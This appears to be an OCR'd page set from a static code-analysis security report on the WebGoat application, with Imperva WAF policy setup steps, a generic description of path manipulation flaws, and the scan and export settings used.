
Imperva SecureSphere

To turn on attack tracking/blocking mode in the Imperva SecureSphere for this attack type, follow these steps:


1. Go to “Policies → Security” in Imperva SecureSphere Web interface.




2. In this section, the **“Policies”** tab, you will see a list of policies divided into 5 pages.




3. Find in the list and select the **“Suspicious Response Code”** policy. Then the **“Match Criteria”** tab or the **“Apply To”** tab will open in the right window.




3.1. In the tab **“Match Criteria”,** you can configure actions for specific policy components.



3.2. In the **"Apply To"** tab, you can enable or disable the selected policy.



4. Click the **“Save”** button in the upper right corner to save all changes.



Vulnerability Entries

1. webgoat-container/src/main/resources/static/js/libs/backbone-min.js:1188

Path manipulation

Description

Using data from an untrusted source when working with the file system may give an attacker access to important system files.
By manipulating variables that reference files with <)>> sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

Vulnerability Entries

1. webgoat-container/src/main/resources/static/js/libs/ace.js:14622

Scan Settings

1/1 2022-05-20 13:14:53

Select files for Analysis **/*

Languages

- [x] ABAP
- [x] Apex
- [x] C#
- [x] C/C++
- [x] COBOL
- [x] Config files
- [x] Dart
- [x] Delphi
- [x] Go
- [x] Groovy
- [x] HTML5
- [x] Java, Scala, Kotlin
- [x] JavaScript
- [x] LotusScript
- [x] Objective-C
- [x] Pascal
- [x] PHP
- [x] PL/SQL
- [x] Python
- [x] Perl
- [x] Ruby
- [x] Rust
- [x] Solidity
- [x] Swift
- [x] T-SQL
- [x] TypeScript
- [x] VB.NET
- [x] VBA
- [x] VBScript
- [x] Visual Basic 6
- [x] Vyper
- [x] 1C

Java/Scala/Kotlin Specific Settings

- [x] Do not build project (project is already built)

C/C++ Specific Settings

- [ ] Visual Studio project

JavaScript Specific Settings

- [ ] Analyze standard libraries

General Analysis Settings

- [ ] Analyze libraries and nested archives

- [ ] Incremental analysis

Source Code Charset UTF-8

Filename Charset UTF-8

Rule Sets —

Export Settings

Project Information

- [x] Vulnerability Dynamics

Scan History

- ( ) Do not export scan history
- (•) Export entire scan history
- ( ) Export the latest scans ...

Vulnerability Classification

OWASP Top 10 2021

Scan Information

- [x] Detected vulnerabilities chart
- [x] Vulnerability types chart
- [x] Language statistics
- [ ] Analyzed Files Statistics
- [x] Scan error information
- [x] Scan Settings

Issues Filter

Severity Level

- [x] Critical
- [x] Medium
- [ ] Low
- [ ] Info

Vulnerability Types

- [x] Vulnerabilities in standard libraries
- [x] Vulnerabilities in .class files that could not be decompiled
- [x] With a task created in Jira
- [x] Vulnerabilities without WAF configuration guide

Languages

[x] ABAP	[x] Dart	[x] Kotlin	[x] Perl	[x] TypeScript
[x] Android	[x] Delphi	[x] LotusScript	[x] Ruby	[x] VB.NET
[x] Apex	[x] Go	[x] Objective-C	[x] Rust	[x] VBA
[x] C#	[x] Groovy	[x] Pascal	[x] Scala	[x] VBScript
[x] C/C++	[x] HTML5	[x] PHP	[x] Solidity	[x] Visual Basic 6
[x] COBOL	[x] Java	[x] PL/SQL	[x] Swift	[x] Vyper
[x] Config files	[x] JavaScript	[x] Python	[x] T-SQL	[x] 1C

Vulnerability List

Vulnerability Statuses

- [x] Not processed
- [x] Confirmed
- [ ] Rejected

List of Vulnerability Entries

- ( ) Do not export
- (•) Export all entries
- ( ) Export no more than entries ...

Detailed Results

Vulnerability Statuses

- [x] Not processed
- [x] Confirmed
- [ ] Rejected

List of Vulnerability Entries

- ( ) Do not export
- (•) Export all entries
- ( ) Export no more than entries ...

Source code

- ( ) Do not export source code
- ( ) Export entire vulnerable source code file
- (•) Export context in the number of lines of code 3

Trace

- ( ) Do not export trace items
- (•) Export only the first and last items
- ( ) Export all items

Additional information

- [x] Vulnerability comment
- [x] Jira information

WAF Configuration Guide

Guide for vulnerability statuses

- [x] Not processed
- [x] Confirmed
- [ ] Rejected

Guide for WAF

- [x] Imperva SecureSphere
- [x] ModSecurity
- [x] F5

General Report Settings

- [x] Report Export Settings
- [x] Table of Contents
- [ ] Showing Statuses